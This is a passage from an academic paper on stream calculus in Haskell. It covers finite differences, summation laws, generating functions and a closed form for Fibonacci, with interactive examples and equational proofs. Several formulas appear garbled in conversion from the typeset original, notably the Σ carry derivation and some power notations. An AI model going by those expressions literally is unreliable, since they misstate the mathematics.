Since the even numbers are eliminated in the first round, *jos* only contains odd numbers. If we divide *jos* by two, we obtain a sequence we have encountered before:  $nat' - msb$ . Indeed,

$$jos = 2 * (nat' - msb) + 1$$

In terms of bit operations, *jos* implements a *cyclic left shift*:  $nat' - msb$  removes the most significant bit,  $2*$  shifts to the left and  $+1$  sets the least significant bit.

$$\begin{aligned} 2 * (nat' - msb) + 1 \\ = &\quad \{ \text{definition of } msb \text{ and property of } nat' \} \\ 2 * ((1 \prec 2 * nat' \vee 2 * nat' + 1) - \\ &\quad (1 \prec 2 * msb \vee 2 * msb)) + 1 \\ = &\quad \{ \text{definition of } - \text{ and abide law} \} \\ 2 * (0 \prec 2 * nat' - 2 * msb \vee 2 * nat' + 1 - 2 * msb) + 1 \\ = &\quad \{ \text{arithmetic} \} \\ 1 \prec 2 * (2 * (nat' - msb) + 1) - 1 \vee \\ &\quad 2 * (2 * (nat' - msb) + 1) + 1 \end{aligned}$$

## 4. Finite calculus ( $\Delta, \Sigma$ )

Let's move on to another application of streams: *finite calculus*. Finite calculus is the discrete counterpart of infinite calculus, where finite difference replaces the derivative and summation replaces integration. We shall see that difference and summation can be easily recast as stream operators.

### 4.1 Finite difference

A common type of puzzle asks the reader to continue a given sequence of numbers. A first routine step towards solving the puzzle is to calculate the difference of subsequent elements. This stream operator, *finite difference* or *forward difference*, enjoys a simple, non-recursive definition.

$$\begin{aligned}\Delta &:: (\text{Num } \alpha) \Rightarrow \text{Stream } \alpha \rightarrow \text{Stream } \alpha \\ \Delta s &= \text{tail } s - s\end{aligned}$$

Here are some examples (A003215, A000079, A094267, not listed).

```
>> Δ (nat ^ 3)
<1, 7, 19, 37, 61, 91, 127, 169, 217, 271, 331, 397, 469, 547, .. >
>> Δ (2 ^ nat)
<1, 2, 4, 8, 16, 32, 64, 128, 256, 512, 1024, 2048, 4096, 8192, .. >
>> Δ carry
<-1, -1, 2, -2, 1, -1, 3, -3, 1, -1, 2, -2, 1, -1, 4, -4, .. >
>> Δ jos
<0, 2, -2, 2, 2, -6, 2, 2, 2, 2, 2, -14, 2, .. >
```

Infinite calculus has a simple rule for the derivative of a power:  $(x^{n+1})' = (n + 1)x^n$ . Unfortunately, the first example above shows that finite difference does not interact nicely with ordinary powers:  $\Delta(nat ^ 3)$  is not  $3 * nat ^ 2$ . Can we find a different notion that enjoys an analogous rule? Let's try. Writing  $x^{\underline{n}}$  for the new power and its lifted variant, we calculate

$$\begin{aligned}\Delta(nat^{\underline{n+1}}) &= \{ \text{definition of } \Delta \} \\ &\quad \text{tail}(nat^{\underline{n+1}}) - nat^{\underline{n+1}} \\ &= \{ s^{\underline{n}} = \text{map } (\lambda x \rightarrow x^{\underline{n}}) \text{ s and definition of } nat \} \\ &\quad (nat + 1)^{\underline{n+1}} - nat^{\underline{n+1}}\end{aligned}$$

Starting at the other end, we obtain

$$\begin{aligned}(repeat \ n + 1) * nat^{\underline{n}} &= \{ \text{arithmetic} \} \\ &\quad (nat + 1) * nat^{\underline{n}} - nat^{\underline{n}} * (nat - repeat \ n)\end{aligned}$$

We can connect the loose ends if the new power satisfies both  $x * (x - 1)^{\underline{n}} = x^{\underline{n+1}} = x^{\underline{n}} * (x - n)$ . That's easy to arrange, we use the first equation as a definition. (It is not hard to see that the definition then also satisfies the second equation.)

$$\begin{aligned}x^{\underline{0}} &= 1 \\ x^{\underline{n+1}} &= x * (x - 1)^{\underline{n}}\end{aligned}$$

The new powers are, of course, well-known: they are called *falling factorial powers*.

One can convert mechanically between powers and falling factorial powers using Stirling numbers (Graham et al. 1994, Sec. 6.1). The details are beyond the scope of this paper. For reference, Fig. 1 displays the correspondence up to the third power.

### 4.1.1 Laws

Fig. 2 lists the rules for finite differences. First of all,  $\Delta$  is a *linear operator*: it distributes over sums. The stream  $2 ^ nat$  is the discrete analogue of  $e^x$  as  $\Delta(2 ^ nat) = 2 ^ nat$ . In general, we have

$$\begin{array}{lll}x^0 &= x^{\underline{0}} & x^{\underline{0}} &= x^0 \\ x^1 &= x^{\underline{1}} & x^{\underline{1}} &= x^1 \\ x^2 &= x^{\underline{2}} + x^{\underline{1}} & x^{\underline{2}} &= x^2 - x^1 \\ x^3 &= x^{\underline{3}} + 3 * x^{\underline{2}} + x^{\underline{1}} & x^{\underline{3}} &= x^3 - 3 * x^2 + 2 * x^1\end{array}$$

**Figure 1.** Converting between powers and falling factorial powers.

$$\begin{aligned}\Delta(\text{tail } s) &= \text{tail } (\Delta s) \\ \Delta(a \prec s) &= \text{head } s - a \prec \Delta s \\ \Delta(s \vee t) &= (t - s) \vee (\text{tail } s - t) \\ \Delta c &= 0 \\ \Delta(c * s) &= c * \Delta s \\ \Delta(s + t) &= \Delta s + \Delta t \\ \Delta(s * t) &= s * \Delta t + \Delta s * \text{tail } t \\ \Delta(c ^ nat) &= (c - 1) * c ^ nat \\ \Delta(nat^{\underline{n+1}}) &= (repeat \ n + 1) * nat^{\underline{n}}\end{aligned}$$

**Figure 2.** Laws for finite difference.

$$\begin{aligned}\Delta(c ^ nat) &= \{ \text{definition of } \Delta \} \\ &\quad \text{tail}(c ^ nat) - c ^ nat \\ &= \{ c \text{ is constant and definition of } nat \} \\ &\quad c ^ (nat + 1) - c ^ nat \\ &= \{ \text{arithmetic} \} \\ &\quad (c - 1) * c ^ nat\end{aligned}$$

The product rule is similar to the product rule of infinite calculus except for an occurrence of *tail* on the right-hand side.

$$\begin{aligned}\Delta(s * t) &= \{ \text{definition of } \Delta \text{ and } * \} \\ &\quad \text{tail } s * \text{tail } t - s * t \\ &= \{ \text{arithmetic} \} \\ &\quad s * \text{tail } t - s * t + \text{tail } s * \text{tail } t - s * \text{tail } t \\ &= \{ \text{distributivity} \} \\ &\quad s * (\text{tail } t - t) + (\text{tail } s - s) * \text{tail } t \\ &= \{ \text{definition of } \Delta \} \\ &\quad s * \Delta t + \Delta s * \text{tail } t\end{aligned}$$

### 4.1.2 Examples

Let's get back to the Josephus problem: the interactive session in Sec. 4.1 suggests that  $\Delta \text{jos}$  is almost always 2, except for pots. We can express this property using a stream conditional.

$$\Delta \text{jos} = (\text{pot}' \rightarrow -nat; 2)$$

where  $(\_ \rightarrow \_; \_)$  is **if**  $\_$  **then**  $\_$  **else**  $\_$  lifted to streams (using a ternary version of *zip*). The stream conditional enjoys the standard laws, such as  $(repeat \ True \rightarrow s; t) = s$ , and a ternary version of the abide law.

$$(s_1 \vee s_2 \rightarrow t_1 \vee t_2; u_1 \vee u_2) = (s_1 \rightarrow t_1; u_1) \vee (s_2 \rightarrow t_2; u_2)$$

Both laws are used in the proof of the above property.

$$\begin{aligned}
& \Delta \text{jos} \\
= & \{ \Delta \text{ law and arithmetic} \} \\
0 \prec 2 \curlyvee 2 * (\text{tail jos} - \text{jos}) - 2 \\
= & \{ \text{definition of } \Delta \} \\
0 \prec 2 \curlyvee 2 * \Delta \text{jos} - 2 \\
\subset & \{ x = 0 \prec 2 \curlyvee 2 * x - 2 \text{ has a unique solution} \} \\
0 \prec 2 \curlyvee 2 * (\text{pot}' \rightarrow -\text{nat}; 2) - 2 \\
= & \{ \text{arithmetic and definition of } \text{nat}' \} \\
0 \prec 2 \curlyvee (\text{pot}' \rightarrow -(2 * \text{nat}'); 2) \\
= & \{ \text{definition of } \text{nat}, \text{pot} \text{ and } \curlyvee \} \\
(\text{pot}' \rightarrow -(2 * \text{nat}); 2) \curlyvee 2 \\
= & \{ \text{conditional and abide law} \} \\
(\text{pot} \curlyvee \text{repeat False} \rightarrow -(2 * \text{nat} \curlyvee 2 * \text{nat} + 1); 2 \curlyvee 2) \\
= & \{ \text{definition of } \text{pot}' \text{ and characterisation of } \text{nat} \} \\
(\text{pot}' \rightarrow -\text{nat}; 2)
\end{aligned}$$

## 4.2 Summation

Finite difference  $\Delta$  has a right-inverse: the *summation* operator  $\Sigma$ . We can easily derive its definition.

$$\begin{aligned}
& \Delta(\Sigma s) = s \\
\iff & \{ \text{definition of } \Delta \} \\
& \text{tail}(\Sigma s) - \Sigma s = s \\
\iff & \{ \text{arithmetic} \} \\
& \text{tail}(\Sigma s) = \Sigma s + s
\end{aligned}$$

Setting  $\text{head}(\Sigma s) = 0$ , we obtain

$$\begin{aligned}
\Sigma & :: (\text{Num } \alpha) \Rightarrow \text{Stream } \alpha \rightarrow \text{Stream } \alpha \\
\Sigma s & = t \text{ where } t = 0 \prec t + s
\end{aligned}$$

Here are some examples (A004520, A000290, A011371).

$$\begin{aligned}
& \gg \Sigma(0 \curlyvee 1) \\
<0, 0, 1, 1, 2, 2, 3, 3, 4, 4, 5, 5, 6, 6, 7, 7, \dots > \\
& \gg \Sigma(2 * \text{nat} + 1) \\
<0, 1, 4, 9, 16, 25, 36, 49, 64, 81, 100, 121, 144, 169, 196, 225, \dots > \\
& \gg \Sigma \text{carry} \\
<0, 0, 1, 1, 3, 3, 4, 4, 7, 7, 8, 8, 10, 10, 11, 11, \dots >
\end{aligned}$$

The definition of  $\Sigma$  suggests an unusual approach for determining the sum of a sequence: if we observe that a stream satisfies  $t = 0 \prec t + s$ , then we may conclude that  $\Sigma s = t$ . For example,  $\Sigma 1 = \text{nat}$  as  $\text{nat} = 0 \prec \text{nat} + 1$ . This is *summation by happenstance*. Of course, if we already know the sum, we can use the definition to verify our conjecture. As an example, let us prove  $\Sigma \text{fib} = \text{fib}' - 1$ .

$$\begin{aligned}
& \text{fib}' - 1 \\
= & \{ \text{definition of } \text{fib}' \} \\
& (1 \prec \text{fib}' + \text{fib}) - 1 \\
= & \{ \text{arithmetic} \} \\
0 \prec & (\text{fib}' - 1) + \text{fib}
\end{aligned}$$

The unique fixed-point proof avoids the inelegant case analysis of an inductive proof.

### 4.2.1 Laws

The *Fundamental Theorem of finite calculus* relates  $\Delta$  and  $\Sigma$ .

$$t = \Delta s \iff \Sigma t = s - \text{repeat}(\text{head } s)$$

$$\begin{aligned}
\Sigma(\text{tail } s) & = \text{tail}(\Sigma s) - \text{repeat}(\text{head } s) \\
\Sigma(a \prec s) & = 0 \prec \text{repeat } a + \Sigma s \\
\Sigma(s \curlyvee t) & = (\Sigma s + \Sigma t) \curlyvee (s + \Sigma s + \Sigma t) \\
\Sigma c & = c * \text{nat} \\
\Sigma(c * s) & = c * \Sigma s \\
\Sigma(s + t) & = \Sigma s + \Sigma t \\
\Sigma(s * \Delta t) & = s * t - \Sigma(\Delta s * \text{tail } t) - \text{head}(s * t) \\
\Sigma(c \wedge \text{nat}) & = (c \wedge \text{nat} - 1) / (c - 1) \\
\Sigma(\text{nat}^n) & = \text{nat}^{n+1} / (\text{repeat } n + 1)
\end{aligned}$$

**Figure 3.** Laws for summation.

The implication from right to left is easy to show using  $\Delta(\Sigma t) = t$  and  $\Delta c = 0$ . For the reverse direction, we reason

$$\begin{aligned}
& \Sigma(\Delta s) \\
= & \{ \text{definition of } \Sigma \} \\
0 \prec & \Sigma(\Delta s) + \Delta s \\
\subset & \{ x = 0 \prec x + \Delta s \text{ has a unique solution} \} \\
0 \prec & s - \text{repeat}(\text{head } s) + \Delta s \\
= & \{ \text{definition of } \Delta \text{ and arithmetic} \} \\
& (\text{head } s \prec \text{tail } s) - \text{repeat}(\text{head } s) \\
= & \{ \text{extensionality} \} \\
s - & \text{repeat}(\text{head } s)
\end{aligned}$$

Using the Fundamental Theorem we can transform the rules in Fig. 2 into rules for summation, see Fig. 3. As an example, the rule for products, *summation by parts*, can be derived from the product rule of  $\Delta$ . Let  $c = \text{repeat}(\text{head}(s * t))$ , then

$$\begin{aligned}
& s * \Delta t + \Delta s * \text{tail } t = \Delta(s * t) \\
\iff & \{ \text{Fundamental Theorem} \} \\
& \Sigma(s * \Delta t + \Delta s * \text{tail } t) = s * t - c \\
\iff & \{ \Sigma \text{ is linear} \} \\
& \Sigma(s * \Delta t) + \Sigma(\Delta s * \text{tail } t) = s * t - c \\
\iff & \{ \text{arithmetic} \} \\
& \Sigma(s * \Delta t) = s * t - \Sigma(\Delta s * \text{tail } t) - c
\end{aligned}$$

Unlike the others, this law is not compositional:  $\Sigma(s * t)$  is not given in terms of  $\Sigma s$  and  $\Sigma t$ , a situation familiar from calculus.

The only slightly tricky derivation is the one for interleaving.

$$\begin{aligned}
& (t - s) \curlyvee (\text{tail } s - t) = \Delta(s \curlyvee t) \\
= & \{ \text{Fundamental Theorem and } \text{head}(s \curlyvee t) = \text{head } s \} \\
& \Sigma((t - s) \curlyvee (\text{tail } s - t)) = (s \curlyvee t) - \text{repeat}(\text{head } s)
\end{aligned}$$

At first glance, we are stuck. To make progress, let's introduce two fresh variables:  $x = t - s$  and  $y = \text{tail } s - t$ . If we can express  $s$  and  $t$  in terms of  $x$  and  $y$ , then we have found the desired formula.

$$\begin{aligned}
& t - s = x \text{ and } \text{tail } s - t = y \\
\iff & \{ \text{arithmetic} \} \\
& \text{tail } s - s = x + y \text{ and } t = x + s \\
\iff & \{ \text{definition of } \Delta \} \\
& \Delta s = x + y \text{ and } t = x + s \\
\iff & \{ \Delta(\Sigma s) = s \} \\
s = & \Sigma x + \Sigma y \text{ and } t = x + \Sigma x + \Sigma y
\end{aligned}$$

Since  $\text{head } s = 0$ , the interleaving rule follows.

### 4.2.2 Examples

Using the rules in Fig. 3 we can mechanically calculate summations of polynomials. The main effort goes into converting between ordinary and falling factorial powers. Here is a formula for the sum of the first  $n$  squares, the *square pyramidal numbers* ( $0 \prec A000330$ ).

$$\begin{aligned} & \Sigma(nat^2) \\ = & \quad \{ \text{converting to falling factorial powers} \} \\ & \Sigma(nat^2 + nat^1) \\ = & \quad \{ \text{summation laws} \} \\ & \frac{1}{3} * nat^3 + \frac{1}{2} * nat^2 \\ = & \quad \{ \text{converting to ordinary powers} \} \\ & \frac{1}{3} * (nat^3 - 3 * nat^2 + 2 * nat) + \frac{1}{2} * (nat^2 - nat) \\ = & \quad \{ \text{arithmetic} \} \\ & \frac{1}{6} * (nat - 1) * nat * (2 * nat - 1) \end{aligned}$$

Calculating the summation of a product, say,  $\Sigma(nat * c^n * nat)$  is often more involved. Recall that the rule for products, *summation by parts*, is imperfect: to be able to apply it, we have to spot a difference among the factors. In the example above, there is an obvious candidate:  $c^n * nat$ . Let's see how it goes.

$$\begin{aligned} & \Sigma(nat * c^n * nat) \\ = & \quad \{ \Delta(c^n * nat) = (c - 1) * c^n * nat \} \\ & \Sigma(nat * \Delta(c^n * nat) / (c - 1)) \\ = & \quad \{ \Sigma \text{ is linear} \} \\ & \Sigma(nat * \Delta(c^n * nat)) / (c - 1) \\ = & \quad \{ \text{summation by parts} \} \\ & (nat * c^n * nat - \Sigma(\Delta(nat * tail(c^n * nat))) / (c - 1)) \\ = & \quad \{ \Delta(nat) = 1, c \text{ constant, and definition of } nat \} \\ & (nat * c^n * nat - c * \Sigma(c^n * nat)) / (c - 1) \\ = & \quad \{ \text{summation law} \} \\ & (nat * c^n * nat - c * (c^n * nat - 1)) / (c - 1) / (c - 1) \\ = & \quad \{ \text{arithmetic} \} \\ & (((c - 1) * nat - c) * c^n * nat + c) / (c - 1)^2 \end{aligned}$$

That wasn't too hard.

As a final example, let us tackle a sum that involves interleaving:  $\Sigma(carry)$  ( $A011371$ ). The sum is important as it determines the amortised running time of the binary increment. Going back to the interactive session, Sec. 4.2, we observe that the sum is always less than or equal to  $nat$ , which would imply that the amortised running time is constant. That's nice, but can we actually quantify the difference? Let's approach the problem from a different angle. The binary increment changes the number of 1s, so we might hope to relate *carry* to *ones*. The increment flips the trailing 1s to 0s and flips the first 0 to 1. Now, since *carry* defines the number of trailing 0s, we obtain the following alternative definition of *ones*.

$$ones = 0 \prec ones + 1 - carry$$

We omit the proof that both definitions are indeed equal. (If you want to try, use a  $\subset$ -proof.) Now, we can invoke the *summation by happenstance* rule.

$$\begin{aligned} & ones = 0 \prec ones + (1 - carry) \\ \iff & \quad \{ \text{summation by happenstance} \} \\ & \Sigma(1 - carry) = ones \\ \iff & \quad \{ \text{arithmetic} \} \\ & \Sigma(carry) = nat - ones \end{aligned}$$

Voilà. We have found a closed form for  $\Sigma(carry)$ .

That was fun. But surely, the interleaving rule in Fig. 3 would yield the result directly, wouldn't it? Let's try.

$$\begin{aligned} & \Sigma(carry) \\ = & \quad \{ \text{definition of } carry \} \\ & \Sigma(0 \vee carry + 1) \\ = & \quad \{ \text{summation law} \} \\ & \Sigma(carry + 1) \vee \Sigma(carry + 1) \\ = & \quad \{ \Sigma \text{ is linear and } \Sigma 1 = nat \} \\ & (\Sigma(carry + nat) \vee (\Sigma(carry + nat))) \\ = & \quad \{ \text{abide law} \} \\ & (\Sigma(carry \vee \Sigma(carry)) + (nat \vee nat)) \end{aligned}$$

That's quite a weird property. Since we know where we are aiming at, let us determine  $nat - \Sigma(carry)$ .

$$\begin{aligned} & nat - \Sigma(carry) \\ = & \quad \{ \text{property of } nat \text{ and } \Sigma(carry) \} \\ & (2 * nat \vee 2 * nat + 1) - ((\Sigma(carry \vee \Sigma(carry)) + (nat \vee nat))) \\ = & \quad \{ \text{arithmetic} \} \\ & (nat - \Sigma(carry)) \vee (nat - \Sigma(carry)) + 1 \end{aligned}$$

Voilà again. The sequence  $nat - \Sigma(carry)$  satisfies  $x = x \vee x + 1$ , which implies that  $nat - \Sigma(carry) = ones$ . For the sake of completeness, we should also check that  $\text{head } ones = \text{head } (nat - \Sigma(carry))$ , which is indeed the case.

### 4.2.3 Perturbation method

The Fundamental Theorem has another easy consequence, which is the basis of the *perturbation method*. Setting  $t = tail s - s$  and applying the theorem from left to right we obtain

$$\Sigma s = \Sigma(tail s) - s + repeat(\text{head } s)$$

The idea of the method is to try to express  $\Sigma(tail s)$  in terms of  $\Sigma s$ . Then we obtain an equation whose solution is the sum we seek. Let's try the method on a sum we have done before.

$$\begin{aligned} & \Sigma(nat * c^n * nat) \\ = & \quad \{ \text{perturbation, head } (nat * c^n * nat) = 0 \} \\ & \Sigma(tail(nat * c^n * nat)) - nat * c^n * nat \\ = & \quad \{ \text{definition of } nat \} \\ & \Sigma((nat + 1) * c^n * (nat + 1)) - nat * c^n * nat \\ = & \quad \{ \text{summation law} \} \\ & c * \Sigma(nat * c^n * nat) + c * \Sigma(c^n * nat) - nat * c^n * nat \\ = & \quad \{ \text{summation law} \} \\ & c * \Sigma(nat * c^n * nat) + c * (c^n * nat - 1) / (c - 1) - \\ & \quad nat * c^n * nat \end{aligned}$$

The sum  $\Sigma(nat * c^n * nat)$  appears again on the right-hand side. All that is left to do is to solve the resulting equation, which yields the result we have seen in Sec. 4.2.2.

As an aside, the perturbation method also suggests an alternative definition of  $\Sigma$ , this time as a second-order fixed point.

$$\Sigma s = 0 \prec repeat(\text{head } s) + \Sigma(tail s)$$

The code implements the naïve way of summing: the  $i$ -th element is computed using  $i$  additions not reusing any previous results.

## 5. Generating functions ( $\times, \div$ )

In this section, we look at number sequences from a different perspective: we take the view that a sequence,  $a_0, a_1, a_2, \dots$ , repre-

sents a power series,  $a_0 + a_1z + a_2z^2 + \dots$ , in some formal variable  $z$ . It's an alternative view and we shall see that it provides us with additional operators and techniques for manipulating streams.

## 5.1 Power series

Let's put on the 'power series' glasses. The simplest series, the constant function  $a_0$  and the identity  $z$  (A063524), are given by

$$\begin{aligned} \text{const } &:: (\text{Num } \alpha) \Rightarrow \alpha \rightarrow \text{Stream } \alpha \\ \text{const } n &= n \prec \text{repeat } 0 \\ z &:: (\text{Num } \alpha) \Rightarrow \text{Stream } \alpha \\ z &= 0 \prec 1 \prec \text{repeat } 0 \end{aligned}$$

The sum of two power series is implemented by  $+$ . The successor function, for instance, is  $\text{const } 1 + z$ . The product of two series, however, is not given by  $*$  since, for example,  $(\text{const } 1 + z) * (\text{const } 1 + z) = \text{const } 1 + z$ . So, let us introduce a new operator for the product of two series, say,  $\times$  and derive its implementation. The point of departure is *Horner's rule* for evaluating a polynomial, rephrased as an identity on streams.

$$s = \text{const}(\text{head } s) + z \times \text{tail } s$$

The rule implies  $z \times s = 0 \prec s$ . In other words, multiplying by  $z$  amounts to prepending 0. The derivation of  $\times$  proceeds as follows (we abbreviate  $\text{head}$ ,  $\text{tail}$  and  $\text{const}$ ).

$$\begin{aligned} &s \times t \\ &= \{\text{Horner's rule}\} \\ &\quad (\text{con}(\text{hd } s) + z \times \text{tl } s) \times t \\ &= \{\text{arithmetic}\} \\ &\quad \text{con}(\text{hd } s) \times t + z \times \text{tl } s \times t \\ &= \{\text{Horner's rule}\} \\ &\quad \text{con}(\text{hd } s) \times (\text{con}(\text{hd } t) + z \times \text{tl } t) + z \times \text{tl } s \times t \\ &= \{\text{arithmetic}\} \\ &\quad \text{con}(\text{hd } s) \times \text{con}(\text{hd } t) + \text{con}(\text{hd } s) \times z \times \text{tl } t + z \times \text{tl } s \times t \\ &= \{\text{con } a \times \text{con } b = \text{con } (a * b) \text{ and arithmetic}\} \\ &\quad \text{con}(\text{hd } s * \text{hd } t) + z \times (\text{con}(\text{hd } s) \times \text{tl } t + \text{tl } s \times t) \\ &= \{\text{Horner's rule}\} \\ &\quad \text{hd } s * \text{hd } t \prec \text{con}(\text{hd } s) \times \text{tl } t + \text{tl } s \times t \end{aligned}$$

The first line jointly with the last one serves as a perfectly valid implementation. However,  $\times$  is a costly operation; we can improve the efficiency somewhat if we replace  $\text{const } k \times s$  by  $\text{repeat } k * s$  (this law also follows from Horner's rule).

$$\begin{aligned} \text{infixl } 7 &\times \\ (\times) &:: (\text{Num } \alpha) \Rightarrow \text{Stream } \alpha \rightarrow \text{Stream } \alpha \rightarrow \text{Stream } \alpha \\ s \times t &= \text{head } s * \text{head } t \prec \text{repeat}(\text{head } s) * \text{tail } t + \text{tail } s \times t \end{aligned}$$

Here are some examples (A014824,  $0 \prec$  A099670, tail A002275).

```
>> nat × 10 ^ nat
<0, 1, 12, 123, 1234, 12345, 123456, 1234567, 12345678, .. >
>> 9 * (nat × 10 ^ nat)
<0, 9, 108, 1107, 11106, 111105, 1111104, 11111103, .. >
>> 9 * (nat × 10 ^ nat) + nat'
<1, 11, 111, 1111, 11111, 111111, 1111111, 11111111, .. >
```

The operator  $\times$  is also called *convolution product*. The first example suggests how it works: the product of  $a_0, a_1, a_2, \dots$  and  $b_0, b_1, b_2, \dots$  is  $a_0b_0, a_0b_1 + a_1b_0, a_0b_2 + a_1b_1 + a_2b_0, \dots$

Let us complete our repertoire of arithmetic operators with reciprocal and division. Convolution was a little more complicated than the other operations, so it is wise to derive reciprocal from a specification (note that  $\text{recip}$  is yet another class method).

$$s \times \text{recip } s = \text{const } 1$$

We reason

$$\begin{aligned} \text{head } s * \text{head } (\text{recip } s) &= 1 \\ \iff &\{\text{arithmetic}\} \\ \text{head } (\text{recip } s) &= \text{recip } (\text{head } s) \end{aligned}$$

and

$$\begin{aligned} \text{const } (\text{head } s) \times \text{tail } (\text{recip } s) + \text{tail } s \times \text{recip } s &= 0 \\ \iff &\{\text{arithmetic}\} \\ -\text{const } (\text{head } s) \times \text{tail } (\text{recip } s) &= \text{tail } s \times \text{recip } s \\ \iff &\{\text{arithmetic}\} \\ \text{tail } (\text{recip } s) &= \text{const } (-\text{recip } (\text{head } s)) \times \text{tail } s \times \text{recip } s \end{aligned}$$

Again replacing  $\text{const } k \times s$  by  $\text{repeat } k * s$ , we obtain

$$\begin{aligned} \text{recip } s &= t \text{ where } a = \text{recip } (\text{head } s) \\ t &= a \prec \text{repeat } (-a) * (\text{tail } s \times t) \\ \text{infixl } 7 &\div \\ s \div t &= s \times \text{recip } t \end{aligned}$$

Finally, we use  $s^n$ , where  $n$  is a natural number, for iterated convolution and set  $s^{-n} = (\text{recip } s)^n$ .

## 5.2 Laws

The familiar arithmetic laws also hold for  $\text{const } n$ ,  $+$ ,  $-$ ,  $\times$  and  $\div$ . Perhaps surprisingly, we can reformulate the streams we introduced so far in terms of these operators. In other words, we view them with our new 'power series' glasses. Mathematically speaking, this conversion corresponds to finding the *generating function* of a sequence. The good news is that we need not leave our stamping ground: everything can be accomplished within the world of streams. The only caveat is that we have to be careful not to confuse  $\text{const } n$  and  $\times$  with  $\text{repeat } n$  and  $*$ .

As a start, let's determine the generating function for  $\text{repeat } a$ .

$$\begin{aligned} \text{repeat } a &= a \prec \text{repeat } a \\ \iff &\{\text{Horner's rule}\} \\ \text{repeat } a &= \text{const } a + z \times \text{repeat } a \\ \iff &\{\text{arithmetic}\} \\ \text{const } 1 \times \text{repeat } a - z \times \text{repeat } a &= \text{const } a \\ \iff &\{\text{arithmetic}\} \\ (\text{const } 1 - z) \times \text{repeat } a &= \text{const } a \\ \iff &\{\text{arithmetic}\} \\ \text{repeat } a &= \text{const } a \div (\text{const } 1 - z) \end{aligned}$$

The form of the resulting equation,  $s = u \div (\text{const } 1 - v)$ , is quite typical reflecting the shape of streams equations,  $s = h \prec t$ .

Geometric sequences are not much harder.

$$\begin{aligned} \text{repeat } a ^ \text{nat} &= \{\text{definition of } ^ \text{nat} \text{ and } \text{nat}\} \\ 1 \prec \text{repeat } a * \text{repeat } a ^ \text{nat} &= \{\text{Horner's rule and } \text{repeat } k * s = \text{const } k \times s\} \\ \text{const } 1 + z \times \text{const } a \times \text{repeat } a ^ \text{nat} &= \text{const } 1 + z \times \text{const } a \div (\text{const } 1 - z) \end{aligned}$$

Consequently,  $\text{repeat } a ^ \text{nat} = \text{const } 1 \div (1 - \text{const } a \times z)$ .

We can even derive a formula for the sum of a sequence.

$$\begin{aligned} \Sigma s &= 0 \prec \Sigma s + s \\ \iff &\{\text{Horner's rule}\} \\ \Sigma s &= z \times (\Sigma s + s) \\ \iff &\{\text{arithmetic}\} \\ \Sigma s &= s \times z \div (\text{const } 1 - z) \end{aligned}$$

$$\begin{aligned}
\text{const } k \times s &= \text{repeat } k * s \\
\text{repeat } a &= \text{const } a \div (\text{const } 1 - z) \\
\text{repeat } a \wedge \text{nat} &= \text{const } 1 \div (1 - \text{const } a \times z) \\
\Sigma s &= s \times z \div (\text{const } 1 - z) \\
\text{nat} &= z \div (\text{const } 1 - z)^2
\end{aligned}$$

**Figure 4.** Laws for generating functions.

This implies that the generating function of the natural numbers is  $\text{nat} = \Sigma (\text{repeat } 1) = z \div (\text{const } 1 - z)^2$ . Fig. 4 summarises our findings.

Of course, there is no reason for jubilation: the formula for the sum does not immediately provide us with a closed form for the *coefficients* of the generating function. In fact, to be able to read off the coefficients, we have to reduce the generating function to a known stream, for instance, *repeat a*, *nat* or *repeat a  $\wedge$  nat*. This is what we do next.

### 5.3 Solving recurrences

Let's try to find a closed form for our all-time favourite, the Fibonacci sequence. As a first step, we determine the generating function of *fib*, that is, we express *fib* in terms of  $\times$  and friends.

$$\begin{aligned}
\text{fib} &= 0 \prec \text{fib} + (1 \prec \text{fib}) \\
&= \{ \text{Horner's rule} \} \\
\text{fib} &= z \times (\text{fib} + (\text{const } 1 + z \times \text{fib})) \\
&= \{ \text{arithmetic} \} \\
\text{fib} &= z \div (\text{const } 1 - z - z^2)
\end{aligned}$$

Now, to find a closed form for *fib* we have to turn the right-hand side into a generating function or a sum of generating functions whose coefficients we know. The following algebraic identity points us into the right direction ( $\alpha \neq \beta$ ).

$$\frac{x}{(1 - \alpha x)(1 - \beta x)} = \frac{1}{\alpha - \beta} \left( \frac{1}{1 - \alpha x} - \frac{1}{1 - \beta x} \right)$$

Inspecting Fig. 4 we realize that we know the stream expression for the right-hand side:

$$\text{repeat } (1 / \alpha - \beta) * (\text{repeat } \alpha \wedge \text{nat} - \text{repeat } \beta \wedge \text{nat})$$

So, we are left with the task of transforming  $1 - z - z^2$  into the form  $(1 - \alpha z)(1 - \beta z)$ . It turns out that the roots of  $z^2 - z - 1$  are the reciprocals of the roots of  $1 - z - z^2$ . (The trick of reversing the coefficients works in general, see (Graham et al. 1994, p. 339).) A quick calculation shows that  $\phi = \frac{1}{2}(1 + \sqrt{5})$ , the golden ratio  $\frac{a+b}{a} = \frac{a}{b}$ , and  $\hat{\phi} = \frac{1}{2}(1 - \sqrt{5})$  are the roots we seek. Consequently,  $1 - z - z^2 = (1 - \phi z)(1 - \hat{\phi} z)$ . Since furthermore  $\phi - \hat{\phi} = \sqrt{5}$ , we have inferred that

$$\text{fib} = \text{repeat } (1 / \sqrt{5}) * (\text{repeat } \phi \wedge \text{nat} - \text{repeat } \hat{\phi} \wedge \text{nat})$$

A noteworthy feature of the derivation is that it stays within the world of streams. For the general theory of solving recurrences, we refer the interested reader to Graham et al. (1994, Sec. 7.3).

## 6. Related work

The two major sources of inspiration were Rutten's work on stream calculus (Rutten 2003, 2005) and the text book on concrete mathematics (Graham et al. 1994). Rutten introduces streams and stream operators using coinductive definitions, which he calls *behavioural*

*differential equations*. As an example, the Haskell definition of sum

$$s + t = \text{head } s + \text{head } t \prec \text{tail } s + \text{tail } t$$

translates to

$$(s + t)(0) = s(0) + t(0) \quad \text{and} \quad (s + t)' = s' + t'$$

where  $s(0)$  denotes the head of  $s$ , its initial value, and  $s'$  the tail of  $s$ , its stream derivative. (The notation goes back to Hoare.) Rutten relies on coinduction as the main proof technique and emphasises the ‘power series’ view of streams. In fact, we have given power series and generating functions only a cursory treatment as there are already a number of papers on that subject, most notably, (Karczmarczuk 1997; McIlroy 1999, 2001). Both Karczmarczuk and McIlroy mention the proof technique of unique fixed points in passing by: Karczmarczuk sketches a proof of  $\text{iterate } f \cdot f = \text{map } f \cdot \text{iterate } f$  and McIlroy shows  $1/e^x = e^{-x}$ .

Various proof methods for corecursive programs are discussed by Gibbons and Hutton (2005). Interestingly, the technique of unique fixed points is not among them.<sup>2</sup> Unique fixed-point proofs are closely related to the principle of *guarded induction* (Coquand 1994). Loosely speaking, the guarded condition ensures that functions are productive by restricting the context of a recursive call to one or more constructors. For instance,

$$\text{nat} = 1 \prec \text{nat} + 1$$

